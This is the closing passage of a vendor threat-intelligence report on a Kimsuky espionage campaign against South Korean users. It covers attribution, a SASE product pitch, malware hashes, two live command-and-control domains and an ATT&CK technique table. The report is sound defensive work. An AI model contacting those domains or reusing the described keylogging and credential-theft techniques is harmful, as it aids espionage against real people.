



Figure 27 - Memory String of Injected DLL



Victimology and Attribution

Based on the lure documents, this campaign demonstrates a calculated focus on South Korean individuals and institutions by repurposing authentic government-issued documents as lures. The threat actor uses legitimate templates—such as public safety notifications and local tax notices—to establish credibility and provoke immediate engagement. These lures are tailored to resonate with civilians, parents, school staff, local officials, and administrative workers who regularly interact with such official communications.

The tactics, techniques, and procedures (TTPs) analyzed in this campaign strongly resemble those attributed to Kimsuky, a North Korean state-sponsored APT group known for conducting cyber-espionage operations primarily against South Korean government bodies, research institutions, and critical infrastructure.

The heavy use of PowerShell— for scripting and executing keylogging and credential theft routines—strongly reflects Kimsuky's established TTPs. These techniques are consistent with the group's past cyber-espionage campaigns, which have targeted South Korean entities.

Seqrite previously reported similar campaigns that leveraged the same lure documents in April 2025. Meanwhile, security researcher Emmy Byrne also **identified** related samples in March 2025, further supporting the attribution to the Kimsuky threat group.


Conclusion

This campaign demonstrates Kimsuky APT's continued evolution in stealth, modularity, and targeting precision. By abusing legitimate Windows utilities, such as mshta.exe, layering obfuscation techniques, and leveraging reflective DLL injection, the attackers effectively bypass conventional defenses. The use of psychological lures, region-specific profiling, and robust data exfiltration mechanisms reflects a clear focus on South Korean users and organizations of strategic interest. With persistent C2 interaction and real-time command execution capabilities, this multi-stage malware infrastructure represents a serious espionage threat. Organizations must adopt behavioral monitoring, PowerShell auditing, and network anomaly detection to combat such advanced threats.

How Unified SASE as a Service Helps Disrupt Kimsuky APT Campaigns

Aryaka's Unified SASE framework integrates network security and zero-trust access controls to defend against threats like the recent Kimsuky APT campaign, which employs malicious LNK files, HTA-based payloads, and heavily obfuscated scripts to establish command-and-control (C2) channels for data exfiltration and remote operations.

SASE provides centralized visibility into outbound network activity and enforces uniform security policies across all users, devices, and locations. With built-in capabilities such as advanced IDPS, secure web gateway (SWG), and real-time threat intelligence, SASE can detect key indicators of Kimsuky activity—including unusual use of mshta.exe, encoded PowerShell traffic, suspicious HTTP POST patterns, and connections to known malicious CDNs. By analyzing script-based communications and monitoring data exfiltration behavior, SASE can automatically disrupt C2 traffic, block unauthorized transmissions, and contain the threat before it results in widespread compromise.



Appendices

Appendix A: Indicators of Compromise

Sha256	Description
87e8287509a79099170b5b6941209b5787140a8f6182d460618d4ed93418aff9	Malicious LNK
232e618eda0ab1b85157ddbc67a4d0071c408c6f82045da2056550bfbca4140f	Malicious LNK
0df3afc6f4bbf69e569607f52926b8da4ce1ebc2a4747e7a17dbc0a13e050707	Zip.log
7b06e14a39ff68f75ad80fd5f43a8a3328053923d101a34b7fb0d55235ab170b	sxzjl.hta
b98626ebd717ace83cd7c312f081ce260e00f299b8d427bfb9ec465fa4bdf28b	V3.hta
3db2e176f53bf2b8b1c0d26b8a880ff059c0b4d1eda1cc4e9865bbe5a04ad37a	Sys.dll
ce4dbe59ca56039ddc7316fee9e883b3d3a1ef17809e7f4eec7c3824ae2ebf96	App64.log
a499b66ea8eb5f32d685980eddacaaf0abc1f9eac7e634229e972c2bf3b03d68	Mani64.log
ce4dbe59ca56039ddc7316fee9e883b3d3a1ef17809e7f4eec7c3824ae2ebf96	Net64.log
ygbsbl.hopto.org	C&C server
hvmeyq.viewdns.net	C&C server

Appendix B: Mapping MITRE ATT&CK® Matrix

Tactic	Technique	Technique Name
Initial Access	T1204.002	User Execution: Malicious File
Execution	T1059.005	Command and Scripting Interpreter: VBScript
Execution	T1218.005	Signed Binary Proxy Execution: mshta
Persistence	T1547.001	Registry Run Keys / Startup Folder
Defense Evasion	T1027	Obfuscated Files or Information
Defense Evasion	T1140	Deobfuscate/Decode Files or Information
Credential Access	T1555.003	Credentials from Web Browsers
Discovery	T1082	System Information Discovery
Discovery	T1012	Query Registry
Discovery	T1016	System Network Configuration Discovery
Collection	T1005	Data from Local System
Collection	T1056.001	Input Capture: Keylogging
Exfiltration	T1048.003	Exfiltration Over Alternative Protocol: HTTP/S
Command and Control	T1071.001	Application Layer Protocol: Web Protocols
Command and Control	T1059.001	Command and Scripting Interpreter: PowerShell
Defense Evasion	T1497.001	Virtualization/Sandbox, Evasion: System Checks
Defense Evasion	T1027.002	Software Packing (Enigma Protector)
Defense Evasion	T1218.011	System Binary Proxy Execution: Rundll32
Execution	T1620	Reflective Code Loading

About Aryaka Networks


Aryaka is the leader in delivering Unified SASE as a Service, a fully integrated solution combining networking, security, and observability. Built for the demands of Generative AI as well as today's multi-cloud hybrid world, Aryaka enables enterprises to transform their secure networking to deliver uncompromised performance, agility, simplicity, and security. Aryaka's flexible delivery options empower businesses to choose their preferred approach for implementation and management. Hundreds of global enterprises, including several in the Fortune 100, depend on Aryaka for their secure networking solutions. For more on Aryaka, please visit www.aryaka.com

Schedule a Free Network Consultation with an Aryaka Expert

See How It Works Live →

Experience Aryaka's Unified SASE as a Service

View Interactive Tour →



aryaka

LEARN MORE | info@aryaka.com | +1.888.692.7925